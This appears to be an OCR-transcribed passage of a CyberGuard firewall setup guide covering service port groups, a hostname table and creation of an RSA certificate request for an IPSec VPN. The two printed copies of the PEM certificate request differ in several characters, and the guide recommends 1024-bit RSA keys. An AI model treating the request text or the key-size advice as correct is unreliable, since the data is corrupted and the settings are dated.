
Type
● Services
○ Hosts/Networks
○ Target Firewalls
○ Comment

Group Name: CM-Ports

Comment: Central Management Ports

Under the ***Members*** tab, highlight the group you wish to add members to in the ***Group*** window and then click ***Insert***. The member field for a service group can be filled in any of the following ways:

Name/protocol	echo/icmp
Port/protocol	53/udp
Range/protocol	21000-21003/tcp



Group
CM-Ports
NTP-Clients

Member	Options	Comment
21000-21003/tcp		Central Management Ports

Member Choices
auth/tcp
domain/tcp
domain/udp
echo/icmp

Member: 21000-21003/tcp


Comment: Central Management Ports

You may also highlight the service you wish to add to the group in the ***Member Choices*** window if it is listed and either double click or click on the blue arrow to move that member into the ***Member*** window. After that is done, click ***Save***, then ***Use*** and ***Close Window***. We have made a single entry of **21000-21003/tcp** to include the ports that are utilized by the Central Management function.

*** **Note** *** If you make a mistake you can click ***Revert*** or ***Close Window*** to discard your changes. Any buttons that require attention will turn yellow. Ensure you do not click ***Insert*** too many times as it will leave an empty entry in the ***Member*** window. When you click on Save, the firewall will catch the error for you.

2.4.2 Host Names

Another nice thing about the CyberGuard firewall products is the ability to use hostnames vice IP addresses when configuring your firewall. This helps to eliminate the problem with too many numbers running together and configuring the wrong IP address or subnet mask and allowing/restricting access that you did not intend to. These features come in extremely handy at 3:00 a.m. when you have been working since the day before on a problem.



To configure hostnames on the CyberGuard firewall, select ***Host Names*** from the ***Configuration*** menu.

The use of hostnames makes it easier to deal with changes in IP addresses as well. If a customer makes a change to the IP address that is assigned to a host you have created rules for, you are forced to change all of the corresponding rules. By using hostnames vice IP addresses when configuring the CyberGuard firewall, you no longer have to hunt those rules down. By changing the IP address assigned to the hostname, all other references are automatically affected as they are applied.


Click ***Insert*** to add a new hostname entry to the firewall's host table. These hostname entries are not seen by other devices, and are only used by the firewall itself. Enter the name of the host for the ***Host Name*** field.

***** Note ***** A hostname cannot start with a number for a mail server. This hostname entry does not have to match with the actual hostname of the end device, but it must match with any entries contained in the Split-DNS on the firewall. If you configure a mismatch when you are building the Split-DNS, the firewall will exit the GUI and go to a command line prompt. (That will throw you for a loop… for a minute)

Enter the corresponding IP address of the host in the ***IP Address*** field. You can also enter an alias in the ***Aliases*** field. Multiple aliases can be used and must be separated by spaces. Comments are your friend and their use is encouraged.

Click ***Save*** and ***Close Window*** when you have completed making hostname entries. Entries should be made in the host table for hosts that will be referenced by the firewall in the configuration. We made entries for the following hosts:

hq-fw	**210.56.1.11**	GIAC (HQ) Firewall
mail-hq	**192.168.10.69**	GIAC (HQ) Mail Server
mail	**192.168.1.12**	GIAC (FCD) Mail Server *(not shown)*



Host Name	IP Address	Aliases	Comment
# VPN Hosts			
hq-fw	210.56.1.11		GIAC Enterprises HQ Firewall
mail-hq	192.168.10.69		HQ Exchange Server
mobile-1	192.168.201.54		Inside Laptop-1
mobile-2	192.168.201.55		Inside Laptop-2
mobile-3	192.168.201.56		Inside Laptop-3
laptop-1	210.56.47.18		Outside Laptop-1
laptop-2	210.56.47.19		Outside Laptop-2
laptop-3	210.56.47.20		Outside Laptop-3

Type: ● Host ○ Comment

Host Name: hq-fw

IP Address: 210.56.1.11


Aliases:

Comment: GIAC Enterprises HQ Firewall

2.4.3 Creating a Certificate Request

During Internet Key Exchange (IKE) negotiations for Phase 1 of IPSec, each VPN peer device must be authenticated. CyberGuard firewalls support authentication by use of a shared secret key or Public Key Infrastructure (PKI) certificates. We have chosen to use PKI certificates since GIAC Enterprises has established its own Public

Key Infrastructure. In order to have a certificate issued to the GIAC Enterprises (FCD) perimeter firewall, a certificate request must be created.




To create a certificate request on the CyberGuard firewall, select ***Certificate Request*** from the ***Tools*** menu.

Select ***LDAP DN Format*** in the ***Certificate Request Wizard*** window and enter the following information:

c=US
s=VA
l=Richmond
o=GIAC Enterprises
ou=Operations
ou=FCD

***** Note ***** Care should be taken to ensure this information is entered correctly. Any errors will cause the certificate request to be rejected by the issuing certificate server and result in you having to create another certificate request.



Certificate Request Wizard (gate1.fortunecookie.com:cg1)

Steps

1. Enter the Subject Name.
2. Enter one or more Alternative Subject Names (optional).
3. Select a Public Key Algorithm and Public Key Length.
4. Confirmation.
5. Summary.

Subject Name

Please enter the subject name:

○ Attributes


Common Name:
Department:
Company:
Country: UNITED STATES

● LDAP DN Format

```
c=Us
s=VA
l=Richmond
o=GIAC Enterprises
ou=Operations
ou=FCD
```

Once you have entered the correct information and verified it, click ***Next***.

The next screen contains optional fields for ***Email Address***, ***DNS Name***, and ***IP Address***. We will leave all of these fields blank for our uses; click ***Next***.


Certificate Request Wizard (gate1.fortunecookie.com:cg1)
Steps
1. Enter the Subject Name.
2. Enter one or more Alternative Subject Names (optional).
3. Select a Public Key Algorithm and Public Key Length.
4. Confirmation.
5. Summary.
Subject Alternative Name
Previous
Next
Cancel
Help


Please enter one or more alternative subject names that apply:

Email Address (Optio

DNS Name (Optional

IP Address (Optional

CyberGuard firewalls support both Rivest-Shamir-Adleman (RSA) and Digital Signature Algorithm (DSA) for Public Key Encryption Algorithms. Select **RSA** for ***Public Key Encryption Algorithm***. Key lengths of 768, 1024, and 2048 bits are supported. Select **1024** for ***Key Length (Bits)*** and click ***Next***.



Certificate Request Wizard (gate1.fortunecookie.com:cg1)
Steps
1. Enter the Subject Name.
2. Enter one or more Alternative Subject Names (optional).
3. Select a Public Key Algorithm and Public Key Length.
4. Confirmation.
5. Summary.
Public Key Algorithm and Length
Previous
Next
Cancel
Help

Please select a public key encryption algorithm and key size:

Public Key Encryption Algorithm: RSA

Key Length (Bits): 1024

On the next screen, verify all of the information again and click ***Finish*** if everything is correct. You can click ***Previous*** to go back and make any changes.


Certificate Request Wizard (gate1.fortunecookie.com:cg1)
Steps
1. Enter the Subject Name.
2. Enter one or more Alternative Subject Names (optional).
3. Select a Public Key Algorithm and Public Key Length.
4. Confirmation.
5. Summary.
Confirmation
Previous
Finish
Cancel
Help


Please review the choices you have made. To generate the certificate signing request, press Finish. To modify any of your choices, press Previous.

```
Subject Name:
c=Us
s=VA
l=Richmond
o=GIAC Enterprises
ou=Operations
ou=FCD
cn=gate1
Alternative Subject Names: None

Public Key Algorithm: RSA

Key Length (Bits): 1024
```

You will need a blank floppy diskette to save the certificate request so it can be delivered to GIAC Enterprises (HQ) so the certificate server can issue you a corresponding certificate.


Certificate Request Wizard (gate1.fortunecookie.com:cg1)
Steps
1. Enter the Subject Name.
2. Enter one or more Alternative Subject Names (optional).
3. Select a Public Key Algorithm and Public Key Length.
4. Confirmation.
5. Summary.
Summary
Copy to Clipboard
Save to File ...
Save to Diskette ...
Close

The certificate request has been saved to this location:

/etc/security/firewall/keys/csr.pem

The private key has been saved to this location:

/etc/security/firewall/keys/privkey04.pem


Certificate Request

```
-----BEGIN CERTIFICATE REQUEST-----
MIICAzCCAWwCAQAwezELMAkGA1UEBhMCVXMxCzAJBgNVBAQTAlZBMREwDwYDVQQH
EwhSaWNobW9uZDEZMBcGA1UEChMQR0lBQyBFbnRlcnByaXNlczETMBEGA1UECxMK
T3BlcmF0aW9uczEMMAoGA1UECxMDRkNEMQ4wDAYDVQQDEwVnYXRlMTCBnzANBgkq
hkiG9w0BAQEFAAOBjQAwgYkCgYEArqDO+UAyZOTc4O77pYtQPB8WNZp5aCD/1qJj
9tEf3n22J0sWN6bjbJS23oWI7GCqvKA5goP6f1Lbr39wEpSRUJBwqlFRuvXxNkdI
BnuczTEdoFChOOV64kQVcLCpuG9yZ3NKODzNvOVyfPnoQv+eQti4J5nLsHKOBDJO
+kTkaWkCAwEAAaBIMEYGCSqGSIb3DQEJDjE5MDcwCQYDVR0TBAIwADALBgNVHQ8E
BAMCBeAwHQYDVR0OBBYEFALx+d6AL3p6HMlwAyxjj+2IC6LsMA0GCSqGSIb3DQEB
BQUAA4GBADKGrac5YsE/ddAW3DTDbFKpP9/92sM4KpBk+b3OJaer8l/tB9aIf5+6
qcYgeX+pVj7X3P1ADqpxfJ8AM1UtPC2vrj44/vCKxQli46MaCQ0GPY2srTgVVcpY
kJwcGvhuHeNBjQ9ftDkqMDJIiE4ug/YuusajVTKo6zyCYLvXm/AA
-----END CERTIFICATE REQUEST-----
```

Insert the blank floppy diskette into the firewall and click ***Save to Diskette…***

***** Note ***** The certificate request should be delivered to the issuing authority by a secure method. This ensures that the certificate does not become compromised which could potentially allow an attacker to monitor your VPN traffic. Take note of the private key that corresponds with this certificate request, you will need that file later when importing the completed certificate.


Enter **FCDGATE1.TXT** as the file name and click ***Ok***. Once the file has been successfully copied to the diskette, click ***Ok***.



DOS Filename

Enter a valid DOS filename:

FCDGATE1.TXT




Information (gate1.fortunecookie.com:c...

The certificate request was copied to the diskette.

*** **Note** *** The file name can be no longer than 8 characters. If you type additional characters they will over-write what you have already typed.

Click ***Close*** on the next screen to complete the certificate request.



Certificate Request Wizard (gate1.fortunecookie.com:cg1)

Steps

1. Enter the Subject Name.
2. Enter one or more Alternative Subject Names (optional).
3. Select a Public Key Algorithm and Public Key Length.
4. Confirmation.
5. Summary.

Summary

The certificate request has been saved to this location:

/etc/security/firewall/keys/csr.pem

The private key has been saved to this location:


/etc/security/firewall/keys/privkey04.pem

Certificate Request

```
-----BEGIN CERTIFICATE REQUEST-----
MIICAzCCAWwCAQAwezELMAkGA1UEBhMCVXMxCzAJBgNVBAQTAlZBMREwDwYDVQQH
EwhSaWNobW9uZDEZMBcGA1UEChMQR0lBQyBFbnRlcnByaXNlczETMBEGA1UECxMK
T3BlcmF0aW9uczEMMAoGA1UECxMDRkNEMQ4wDAYDVQQDEwVnYXRlMTCBnzANBgkq
hkiG9w0BAQEFAAOBjQAwgYkCgYEArqD0+UAyZ0Tc4077pYtQPB8WNZp5aCD/1qJj
9tEf3n22J0sWN6bjbJS23oWI7GCqvKA5goP6f1Lbr39wEpSRUJBwqlFRuvXxNkdI
BnuczTEdoFCh0OV64kQVcLCpuG9yZ3NK0DzNv0VyfPnoQv+eQti4J5nLsHK0BDJ0
+kTkaWkCAwEAAaBIMEYGCSqGSIb3DQEJDjE5MDcwCQYDVR0TBAIwADALBgNVHQ8E
BAMCBeAwHQYDVR0OBBYEFALx+d6AL3p6HMlwAyxjj+2IC6LsMA0GCSqGSIb3DQEB
BQUAA4GBADKGrac5YsE/ddAW3DTDbFKpP9/92sM4KpBk+b30Jaer8l/tB9aIf5+6
qcYgeX+pVj7X3P1ADqpxfJ8AM1UtPC2vrj44/vCKxQli46MaCQ0GPY2srTgVVcpY
kJwcGvhuHeNBjQ9ftDkqMDJIiE4ug/YuusajVTKo6zyCYLvXm/AA
-----END CERTIFICATE REQUEST-----
```

